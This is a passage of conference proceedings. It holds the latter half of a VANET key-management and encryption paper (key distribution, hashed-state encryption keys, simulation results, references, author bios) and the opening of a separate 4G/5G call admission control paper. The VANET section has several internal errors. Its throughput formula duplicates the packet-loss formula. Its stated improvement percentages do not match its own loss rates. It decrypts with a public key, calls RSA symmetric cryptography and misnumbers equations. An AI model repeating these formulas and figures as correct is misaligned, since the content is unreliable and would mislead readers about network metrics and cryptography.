$$\frac{\hat{\mathrm{F}}(P,U)}{\hat{\mathrm{F}}(Q_1, Q_{id})^v} = \hat{\mathrm{F}}(P, Q_{id}, \mathcal{R}_{RSU}) = \hat{\mathrm{F}}(\mathcal{R}_{RSU}, P, Q_{id}) = \hat{\mathrm{F}}(\mathcal{R}_{RSU}, Q_{id}) \qquad (15)$$

After satisfying this condition, the authentication phase is completed.

I.c. Key Distribution

In this phase, the generated group keys are distributed to each legitimate vehicle. This key assignment is done by TA. Let us assume that the secret $\mathcal{E} \in \mathcal{Z}_{\wp}^*$ is randomly selected by TA, and then RSU computes as in equation 16.

$$\mathbb{W} = \mathcal{E} Q_v T$$

$$\mathbb{F} = h(\mathbb{W} \parallel v, \mathcal{R}_u) \qquad (16)$$

Here RSU is capable to generate the partial public $\mathcal{R}_u$as described before. Now,the $\langle \mathbb{W}, \mathbb{F}, T \rangle$ iscomputed by RSU and transmitted to vehicle. Here our aim is to combine the secret key with the current time stamp T. In this process, the vehicle compares the value of F with stored values and if it is found valid then secret is derived as in equation 17.

$$N = \mathbb{W}T^{-1}\mathcal{R}_v^{-1} = Q_v T\mathcal{E}T^{-1}\mathcal{R}_v^{-1}$$
$$= \mathcal{E}P \qquad (17)$$

Hence, the final group can be achieved as in equation 18.

$$G_k = h(N) = h(\mathcal{E}p) \qquad (18)$$

(II) Data encryption and decryption

This phase presents the data encryption and decryption approach to provide the secure data exchange. According to this process, the first task is to secure the data using encryption key which is used by receiver to encrypt and decrypt the data by sender and receiver. This phase uses the state value$(state)$ of receiver vehicle as encryption key. In order to maintain the location privacy, methodology uses hash the state value before transmitting to the corresponding vehicle.

II.a. Key Generation

This complete process of data encryption and process of key generation is shown in figure 3.




Fig. 3: Data encryption process and key generation

As shown in Figure 3, complete process of key generation is completed by using following steps:

(a) The sending vehicle v_s sends the message request $\left(Message_{req}\right)$ of receiver vehicle $v_r$request to the trusted authority where public key is used for encrypting the message request. This is expressed as in equation 19.

$$Cipher_{V_sTA} = Encr_{TA_{pk}}(\mathbb{S}_{Id} + \mathbb{R}_{ID}) \qquad (19)$$

As given in eq. 15, the public key of TA is used for encrypting the sender vehicle id $\mathbb{S}_{Id}$ and receiver vehicle $\mathbb{R}_{ID}$

(b) The trusted authority decrypts the cipher text of eq. (15) using its own secret key as in equation 20.

$$Dec_{Message} = Decr_{TA_{sk}}\left(Cipher_{V_sTA}\right) \tag{20}$$

This decryption process provides the state values of receiver vehicle and hashes these values. Hash values are considered as the key for sender vehicle to encrypt the data. This is denoted as in equation 21.

$$key = Hash(state_{r1}, state_{r2}, \ldots . state_{rN}) \tag{21}$$

(c) TA uses sender public key to encrypt the key, the encrypted data and time stamps are send to the sender vehicles from TA. The final received message from TA is denoted as in equation 22.

$$Cipher_{TAV_s} = Encr_{Vs_{pk}}(ID + key + Timestamp) \tag{22}$$

(d) After receiving the data from (18) sender vehicle uses own private key to decrypt this data and gets the real key for further encryption along with the time stamps. This is computed as in equation 23.

$$Timestamp + key = Decr_{Vs_{pk}}\left(Cipher_{TAV_s}\right) \tag{23}$$

II.b. Data Encryption & Decryption

Before transmitting the data from sender vehicle to receiver vehicle we encrypt the data using time stamp and secret key to provide the data security during transmission. This encryption format is given as in equation 24.

$$Message = Timestamp + \mathbb{R}_{ID} + Encr_{key}(ID + data) \tag{24}$$

This encrypted data is transmitted to the receiver vehicle where data decryption is performed through repeal mechanism.

4. RESULTS AND DISCUSSION

This section shows the experimental analysis using proposed approach. The obtained performance is compared with the existing techniques. This research work focused on ensuring the security for VANET.

4.1. Achieved Security Issues

These proposed works achieve the following security issues such as:

- **Authentication:** In this work, authentication is an important task to avoid the attacker nodes to join the network. Later, Hash values are obtained from the key and authentication process is performed after achieving the RREP message from the communicating node.
- **Message confidentiality:** This work applies symmetric cryptography where public and private secrete keys are generated from the RSA key generation method.
- **Location privacy and anonymity:** This security aspect is obtained by generating the Hash of the location of the vehicle and vehicle ID**.**

4.2. Performance Measurement Parameters

This section presents the experimental analysis using proposed approach. The performance of proposed approach is measured in terms of packet loss, throughput, packet deliver, end-to-end delay, average message delay, and message loss ratio. The simulation parameters are given in table 2.

Table.2: Simulation Parameters

Simulation Parameter	Used Value
Simulation Area	1500m x1500m
Simulation Time	100s
Data Traffic	CBR
Route protocol	AODV
Mobility	Random Waypoint
Channel bandwidth	6 Mbps

According to the table 2, proposed approach considered total 100 nodes which are deployed in the 1500m x 1500m area. The vehicles follow the Random Waypoint model with the constant bit rate data traffic. Total 10 nodes are considered as faulty node which is responsible for various attacks such as Denial-of-service, black hole, and badmouthing etc. In this work, we measure the performance of proposed approach under various attacks to show the robust performance. The obtained performance is measured using following performance metrics:

(a) **Packet Loss Ratio:** is measured by taking the ratio of the dropped packets which are generated from the source but not delivered to the destination as in equation 25.

$$PLR = \frac{P_{Sent} - P_{received}}{P_{Sent}} \times 100 \tag{25}$$

Where P_{Sent} denotes the number of sent data packets, $P_{received}$ denotes the received number of data packets.

(b) **Throughput:** is measured by computing the total of bytes received successfully in one communication session. This is computed as in equation 26.

$$Throughput = \frac{P_{Sent} - P_{received}}{P_{Sent}} \times 100 \tag{26}$$

(c) **Packet delivery ratio:** this is measured by taking the ratio of delivered packet to the destination which are generated from source nodes. It can be calculated as in equation 27.

$$PDR = \frac{P_{received}}{P_{Sent}} \times 100 \tag{27}$$

(d) **Average end-to-end delay:** this is the time take by the data packet to reach to the destination. During this phase, the route discovery, data retransmission and propagation time etc. are considered. This is computed as in equation 28.

$$Delay = \frac{\sum_{i=1}^{P_{succes}} (D_i - s_i)}{P_{Succes}} \times 100 \quad (28)$$

Where D_i denotes the i^{th} packet receiving time, s_i denotes the sending time for i^{th} packet and P_{succes} denotes the number of successfully transmitted packets.

(e) Average message delay: this is the measurement of total delay occurred to deliver the message from one source to destination. This can be computed as in equation 29.

$$Average\ Delay = \frac{\sum_{i}^{N_v} \sum_{m=1}^{M\_sent} \left(T_{sign}^{i\_m} + T_{trans}^{i\_m\_RSU} + T_{verify}^{i\_m\_RSU}\right)}{\sum_{i=1}^{N_v} M_{sent}^{i}} \quad (29)$$

Where N_v is the total number of vehicles, M_{sent}^{i} is the total number of packet sent by vehicle i,$T_{sign}^{i\_m}$ is the time required to sign a message by vehicle, $T_{trans}^{i\_m\_RSU}$ is the time require to transmit the message m to RSU and $T_{verify}^{i\_m\_RSU}$ is the time required for authentication. Similarly, we measure the message loss ratio asin equation 30.

$$Message\ lossr\ atio = \frac{\sum_{i=1}^{N_v} M_{sent}^{i} - \sum_{r=1}^{RSU^n} M_{rec}^{r}}{RSU^n * \sum_{i=1}^{N_v} M_{sent}^{i}} \quad (30)$$

4.3. Comparative Performance Analysis

This section shows the comparative experimental analysis where performance of proposed approach is compared with the existing techniques by varying the number of vehicles, speed and malicious nodes in the network.

(a) Varying Vehicles and Fixed Speed

In this phase, performance is evaluated by varying the number of vehicles ranging from 20 to 100 with 10 numbers of malicious nodes present in the network and the speed of vehicles is fixed in the range of 70-72kmph. First it computes the packet loss ratio for this experimental setup and compared the performance with AOMDV [25] and SE-AOMDV [25] protocols. Figure 5 shows a comparative performance in terms of packet loss ratio. According to this experiment, the existing protocols AOMDV [25] and SE-AOMDV [25] [25] drop the packet due to malicious nodes in the network. However, the existing protocols suffer from the malicious nodes and drop the packets whereas proposed approach shows robust performance. The average packet loss rate is obtained as 1.26%, 1.68% and 0.84% using AOMDV [25], SE-AOMDV [25], and Proposed approach. This experiment shows that the proposed approach achieves 0.66% and 0.49% improvement when compared with the AOMDV [25] and SE-AOMDV [25] methods.




Fig. 5: Packet Loss ratio performance




Fig. 6: Througput performance

In next phase of the proposed approach, it measures the throughput performance for same experiment setup. The obtained performance is depicted in figure 6. The more number of vehicles creates issues in link stability and frequent selection of relay nodes creates a complex environment for communication leading towards the decreased throughput, whereas proposed approach helps to main the network reliability and reduces packet drops. The average network throughput performance is reported as 341, 338.875 and 353.375 using AOMDV [25], SE-AOMDV [25] and proposed approach. Similarly, we compute the end-end delay performance for varied number of vehicles for the considered experimental scenario. The obtained performance is depicted in figure 7. This experiment shows that the average end-to-end delay is obtained as 4.28ms, 1.56ms, and 1.1ms using AOMDV [25], SE-AOMDV [25] and proposed approach.




Fig. 7: End-to-End delay performance

5. Conclusion

This proposed approach focused on improving the VANET by incorporating key management and data cryptography process. According to proposed approach, first it introduces a novel key management scheme where any new upcoming vehicle is registered with Trusted Authority (TA) and authenticated to perform the communication. This helps to maintain the security and reduces outsider attacks. In the next phase, introduced Elliptic curve cryptography scheme to encrypt and decrypt the data during vehicle communication. Hence, the proposed approach provides better security. Moreover, the proposed approach uses lightweight computations which help to reduce the computational overhead of the network. The comparative study is carried out which shows the improved performance using proposed approach.

References

[1] Liu, J., Wan, J., Wang, Q., Deng, P., Zhou, K., & Qiao, Y. (2015). A survey on position-based routing for vehicular ad hoc networks. Telecommunication Systems, 62(1), 15–30. doi:10.1007/s11235-015-9979-7.

[2] Tomar, R., Prateek, M., & Sastry, G. H. (2016). Vehicular adhoc network (VANET)-an introduction. International Journal of Control Theory and Applications, 9(18), 8883-8888.

[3] Zhang, W., Xiao, X., Wang, J., & Lu, P. (2018, November). An improved AODV routing protocol based on social relationship mining for VANET. In Proceedings of the 4th International Conference on Communication and Information Processing (pp. 217-221). ACM.

[4] Yang, X., Sun, Z., Miao, Y., Wang, N., Kang, S., Wang, Y., & Yang, Y. (2015, March). Performance Optimisation for DSDV in VANETs. In 2015 17th UKSim-AMSS International Conference on Modelling and Simulation (UKSim) (pp. 514-519). IEEE.

[5] Abdelgadir, M., Saeed, R. A., & Babiker, A. (2017). Mobility routing model for vehicular Ad-Hoc networks (VANETS), smart city scenarios. Vehicular Communications, 9, 154-161.

[6] Kadadha, M., Otrok, H., Barada, H., Al-Qutayri, M., & Al-Hammadi, Y. (2017, June). A street-centric QoS-OLSR protocol for urban vehicular ad hoc networks. In 2017 13th International Wireless Communications and Mobile Computing Conference (IWCMC) (pp. 1477-1482). IEEE.

[7] Silva, R., Lopes, H. S., & Godoy, W. (2013, September). A heuristic algorithm based on ant colony optimization for multi-objective routing in vehicle ad hoc networks. In 2013 BRICS Congress on Computational Intelligence and 11th Brazilian Congress on Computational Intelligence (pp. 435-440). IEEE.

[8] Taherkhani, N., & Pierre, S. (2012, October). Congestion control in vehicular ad hoc networks using meta-heuristic techniques. In Proceedings of the second ACM international symposium on Design and analysis of intelligent vehicular networks and applications (pp. 47-54). ACM.

[9] Aadil, F., Bajwa, K. B., Khan, S., Chaudary, N. M., & Akram, A. (2016). CACONET: ant colony optimization (ACO) based clustering algorithm for VANET. PloS one, 11(5), e0154080.

[10] Jindal, V., &Bedi, P. (2018). An improved hybrid ant particle optimization (IHAPO) algorithm for reducing travel time in VANETs. Applied Soft Computing, 64, 526-535.

[11] Li, G., Ma, M., Liu, C., & Shu, Y. (2017). Adaptive fuzzy multiple attribute decision routing in VANETs. International Journal of Communication Systems, 30(4), e3014.

[12] Bagherlou, H., & Ghaffari, A. (2018). A routing protocol for vehicular ad hoc networks using simulated annealing algorithm and neural networks. The Journal of Supercomputing, 1-25.

[13] Sampigethaya, K., Huang, L., Li, M., Poovendran, R., Matsuura, K., &Sezaki, K. (2005). CARAVAN: Providing location privacy for VANET. Washington Univ Seattle Dept of Electrical Engineering.

[14] Sampigethaya, K., Li, M., Huang, L., &Poovendran, R. (2007). AMOEBA: Robust location privacy scheme for VANET. IEEE Journal on Selected Areas in communications, 25(8), 1569-1589.

[15] Wasef, A., & Shen, X. S. (2010). REP: Location privacy for VANETs using random encryption periods. Mobile Networks and Applications, 15(1), 172-185.

[16] Chim, T. W., Yiu, S. M., Hui, L. C., & Li, V. O. (2012). VSPN: VANET-based secure and privacy-preserving navigation. IEEE transactions on computers, 63(2), 510-524.

[17] Rahbari, M., & Jamali, M. A. J. (2011). Efficient detection of Sybil attack based on cryptography in VANET. arXiv preprint arXiv:1112.2257.

[18] Mejri, M. N., Achir, N., & Hamdi, M. (2016, January). A new group Diffie-Hellman key generation proposal for secure VANET communications. In 2016 13th IEEE Annual Consumer Communications & Networking Conference (CCNC) (pp. 992-995). IEEE.

[19] Lu, H., Li, J., & Guizani, M. (2012, January). A novel ID-based authentication framework with adaptive privacy preservation for VANETs. In 2012 Computing, Communications and Applications Conference (pp. 345-350). IEEE.

[20] Eiza, M. H., Owens, T., & Ni, Q. (2015). Secure and robust multi-constrained QoS aware routing algorithm for VANETs. IEEE Transactions on Dependable and Secure Computing, 13(1), 32-45.

[21] Wang, F., Xu, Y., Zhang, H., Zhang, Y., & Zhu, L. (2015). 2FLIP: A two-factor lightweight privacy-preserving authentication scheme for VANET. IEEE Transactions on Vehicular Technology, 65(2), 896-911.

[22] Liu, Y., He, Z., Zhao, S., & Wang, L. (2016). An efficient anonymous authentication protocol using batch operations for VANETs. Multimedia Tools and Applications, 75(24), 17689-17709.

[23] Wang, J., Zhang, Y., Wang, Y., & Gu, X. (2016). RPRep: A robust and privacy-preserving reputation management scheme for pseudonym-enabled VANETs. International Journal of Distributed Sensor Networks, 12(3), 6138251.

[24] Ahmed, S., Rehman, M. U., Ishtiaq, A., Khan, S., Ali, A., & Begum, S. (2018). VANSec: Attack-resistant VANET security algorithm in terms of trust computation error and normalized routing overhead. Journal of Sensors, 2018.

[25] Makhlouf, A. M., &Guizani, M. (2019). SE-AOMDV: secure and efficient AOMDV routing protocol for vehicular communications. International Journal of Information Security, 1-12.

[26] Manickam, P., Shankar, K., Perumal, E., Ilayaraja, M., & Kumar, K. S. (2019). Secure Data Transmission Through Reliable Vehicles in VANET Using Optimal Lightweight Cryptography. In Cybersecurity and Secure Information Systems (pp. 193-204). Springer, Cham.

[27] Zhang, H., Bochem, A., Sun, X., &Hogrefe, D. (2018, June). A security aware fuzzy enhanced reliable ant colony optimization routing in vehicular ad hoc networks. In 2018 IEEE Intelligent Vehicles Symposium (IV) (pp. 1071-1078). IEEE.

[28] Mr. MahabaleshwarKabbur & Dr. V. Arul KumarS, "Cooperative RSU Based Detection and Prevention of Sybil Attacks in Routing Process of VANET" in 2020, IOP Publishing conference series J. Phys.: Conf. Ser. 1427 012009

[29] Mr. MahabaleshwarKabbur & Dr. V. Arul KumarS, "Detection and Prevention of DoS Attacks in VANET with RSU's Cooperative Message Temporal Signature" in July 2019 ISSN: 2277-3878, Volume-8 Issue-2.

[30] Mr. MahabaleshwarKabbur & Dr. V. Arul KumarS, “MAR_Worm: Secure and Efficient Wormhole Detection Scheme through Trusted Neighbour Nodes in VANETs” in December 2019 ISSN: 2278-3075, Volume-9 Issue-2S.

AUTHORS

Mr. Mahabaleshwar Kabbur, research scholar of REVA University. He has obtained his Master’s degree in Computer Applications (MCA) and research degree in Master of Philosophy in computer science (M.Phil). He has 14 years of experience in teaching and 03 years of experience in research. He is pursuing his doctoral research on “Security on Wireless networking with respect to VANET”. He is published 12 research articles in UGC approved international journals and presented 15 articles in various National and International conferences. His specializations and research interests include Network Security, Content-Based Image Retrieval Techniques &IoT.

Dr. V. Arul Kumar, Assistant Professor in School of Computer Science & Applications REVA University holds doctoral degree in Computer Science from Bharathidasan University-Tamil Nadu. He has completed B. Sc (Applied Sciences – Computer Technology), M.Sc (Applied Sciences – Information Technology) from K.S.R College of Technology and M.Phil in Computer Science from Bharathidasan University, Tamil Nadu. He has 6 Years of experience in teaching and 8 years of experience in research. He has qualified in State Eligibility Test (SET) conducted by Mother Teresa Women's University. He has published 24 research articles in the various International / National Journals and conferences. His Research area includes data Mining, cloud security and cryptography.

AN EFFICIENT DYNAMIC CALL ADMISSION CONTROL FOR 4G AND 5G NETWORKS

Maharazu Mamman[1] and Zurina Mohd Hanapi[2]

[1]Department of Computer Science, Federal College of Education Katsina,
P.M.B. 2041 Katsina State, Nigeria
[2]Department of Communication Technology and Networks, Faculty of
Computer Science and Information Technology, Universiti Putra Malaysia,
Serdang 43400, Malaysia

ABSTRACT

The goal for improved wireless communication between interconnected objects in a network has been long anticipated. The present Long Term Evolution (LTE) fourth-generation (4G) network does not allow the variety of services for the future need, as the fifth-generation (5G) network is faster, efficient, reliable, and more flexible. The 5G network and call admission control (CAC) are best certainty that defines the elementary principles of the smart cities of the upcoming 5G network technology. It is predicted that substantial CAC in the smart cites environment where millions of wireless devices are connected, communication will be granted based on latency, speed, and cost. Furthermore, the present CAC algorithm suffers from performance deteriorates under the 4G network because of the adaptive threshold value used to determine the strength of the network. In this paper, a novel CAC algorithm that uses dynamic threshold value for smart cities in the 5G network to address performance deterioration is proposed. Simulation is used to evaluate the efficacy of the proposed algorithm, and results show that it significantly performs better than do other algorithm based on the metrics measured.

KEYWORDS

Long Term Evolution, 4G, 5G, Networks, Call admission control

1. INTRODUCTION

The communication industry commenced with Advanced Mobile Phone System (AMPS) also known as 1G in form of analog mode. The next advancement was the Global System for Mobile (GSM) the first digital communication method referred to as 2G. An improvement of 2G in terms of data rate yield to the development of the Universal Mobile Telecommunication System (UMTS) is a 3G technology. With the improvement in data rates and high need for bandwidth Mobile Wimax and LTE (4G) evolved to overcome the limitations of 3G. Nowadays, sophisticated communication technology is 5G [1]. The architecture of the 4G network consisted of three key sub-networks via Evolved Universal Terrestrial Radio Access Network, evolved packet network, and broadband network. Similarly, the 5G networks consist of all Internet Protocol (IP) for mobile and wireless network interoperability which comprises user terminals and an autonomous radio access technology. Radio resource management is one of the key research trends in both 4G and 5G. The CAC is one of the fundamental strategies for radio resource management.

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 55-60, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101905

Although the LTE 4G network is good, yet it has some defects associated with it, for example, its environment and set back of transmission order as in the cases of 1G, 2G, and 3G. Several isolated rural areas and many structures in the urban cities have network access because of the present transmission orders and equipment. This has to be improved to satisfy the predicted 5G network that has a variety of different skills that are proficient in providing transmission order and may other purposes [2]. The present anticipated wireless communication for 5G will help the liberated implication of several information open which a well-known CAC in the smart city relies on. The CAC in the smart city and 5G are carefully correlated because the amazing large data created by the CAC will want the flexibility that 5G is capable to quarter and hence CAC in the smart city will drive the advanced form of the 5G network.

The organization of this paper is as follows. Section 2 provides several related works. Section 3 presented the proposed algorithm and its details. Simulation results are illustrated in Section 4, while conclusions and future work are given in Section 5.

2. RELATED WORKS

A lot of investigations have been done on CAC in 4G and 5G both at academia and industries, hereafter researchers have presented many proposals towards such directions. The authors in [3] proposed the CAC algorithm for Energy Saving in 5G H-CRAN Networks intending to minimize the total power consumption in the H-CRAN using switch sleep mode strategy. However, call blocking probability (CBP) and call dropping probability (CDP) are completely ignored which are the building blocks in CAC. In [4], Fuzzy logic-based CAC in 5G cloud radio access networks with preemption was presented. The algorithm used a cloud bursting method during the congestion period to preempt delay-tolerant low-priority and outsourced penalty charges for the public cloud. It achieved a low CBP 5% but an increase in CDP. CAC for Real-Time and Non-real-time Traffic for Vehicular LTE Downlink Networks was proposed in [5]. The algorithm aims to accept or reject calls based on user priority. Besides, it classified calls into handoff and new calls while the traffic requests are categorized into real-time and non-real-time.

A Hybrid Approach to CAC in 5G Networks was proposed in [6] using neurofuzzy controller as one of the strategies of artificial intelligence. The algorithm increases the quality of service (QoS) by minimizing the CBP of the new incoming calls in a network. However, the CDP was significantly increased. In [7], a comprehensive survey has been presented that described the current research state-of-the-art of 5G Internet of Things (IoT), key enabling technologies, and main research trends as well as challenges in 5G IoT.

Similarly, Simulation analysis of key technology optimization of 5G mobile communication based on IoT technology was proposed in [8]. The algorithm aimed to minimize the base station energy power consumption and improve network energy efficiency to achieved good communication quality. The base station was tested based on four working loads: zero, light, normal, and heavy. In [9], Energy Efficient Proposal for IoT CAC in 5G Network was presented. The algorithm aimed to minimize energy consumption using CAC modeling for IoT in new radio access 5G networks. However, the CBP and CDP are ignored which resulted in network performance degradation.

An Efficient admission control and resource allocation mechanisms for public safety communication over 5G network slice was proposed in [10]. The authors provide an overview of how CAC and resource allocation can be deployed efficiently in the 5G network. In [11], An Adaptive CAC with Bandwidth Reservation for Downlink LTE Networks was presented. The algorithm uses an adaptive threshold value to adjust the network environment under heavy traffic load. It achieved maximum throughput for Best-effort traffic (BE), decreased CBP and CDP.

However, the algorithm was implemented in LTE 4G networks. Therefore, in this paper, a Dynamic efficient CAC for both 4G and 5G networks is proposed which is an improvement of [11], therein provides better throughput for BE traffic, a significant decrease in CBP and CDP.

3. PROPOSED ALGORITHM

In this paper, we proposed a new CAC strategy named "A Dynamic Efficient CAC for both 4G and 5G networks" which is an improvement of Adaptive CAC with Bandwidth Reservation for Downlink LTE Networks. Firstly, the limitations of the Adaptive CAC algorithm are outlined. The algorithm uses an adaptive threshold hold value to achieve maximum utilization of resources. But this causes an increase of CBP and CDP which deteriorates the network performance. To eradicate the shortcoming of Adaptive CAC, the proposed algorithm uses a dynamic threshold value that can be applied in both 4G and 5G networks thus increase the effective network performance, reduce CBP and CDP. The dynamic threshold value is calculated based on Equation 1. If the threshold value is less than the total bandwidth, then handoff calls or new calls are accepted, otherwise, the calls are rejected. The θ value is set 20 to enable much traffic for handoff calls to be admitted into the network, while new calls are blocked when the number of calls is above the θ value. Figure 1 illustrates a flow diagram of how the proposed algorithm works.

$$Threshold_{Dynamic} = \theta \times Handoff\_call_{prob} + New\_call_{prob} \qquad (1)$$

where θ is equal 20, $Handoff_call_{prob}$represents the handoff call probability and New_call_{prob}denotes the new call probability respectively.




Figure 1. Proposal Algorithm

4. Simulation Results

This section evaluates the performance of the proposed algorithm. The proposed algorithm is compared with the Adaptive CAC algorithm and simulation results are obtained using MATLAB system-level simulator. Three valuable metrics are used to measure the performance of the proposed algorithm which includes throughput, call blocking probability, and call dropping probability. The simulation scenario consists of one hexagonal cell with a 500 m radius. The total bandwidth used is 5 MHz with 25 resource block per slot of 12 subcarriers spacing. The calls that arrived at the network environment are classified as handoff calls which includes real-time traffic that has the highest priority for instance live streaming and new call consist of non-real-time traffic which has low priority example YouTube and best-effort traffic for example email. The arrival rate for both real-time and non-real-time is Poisson distribution, while the service time is exponentially distributed. The simulation time is 500s, while an average of 20 times is used to obtain the simulation results. The simulation parameters are listed in Table 1.

Table 1. Simulation Parameters

Parameter	Description
Bandwidth	5 MHZ
Number of Resource Blocks	25
Total Transmission Time	1 ms
Simulation Time	500 s
Mobile Distribution	Uniform
Traffic arrival rate	1

Figure 2 shows the throughput of the proposed algorithm against the Adaptive CAC algorithm for the BE traffic. From the figure, it can be observed that the proposed algorithm has shown significant improvement in the 5G environment thus, prevent starvation of Best effort traffic.




Figure 2. Throughput Best effort traffic

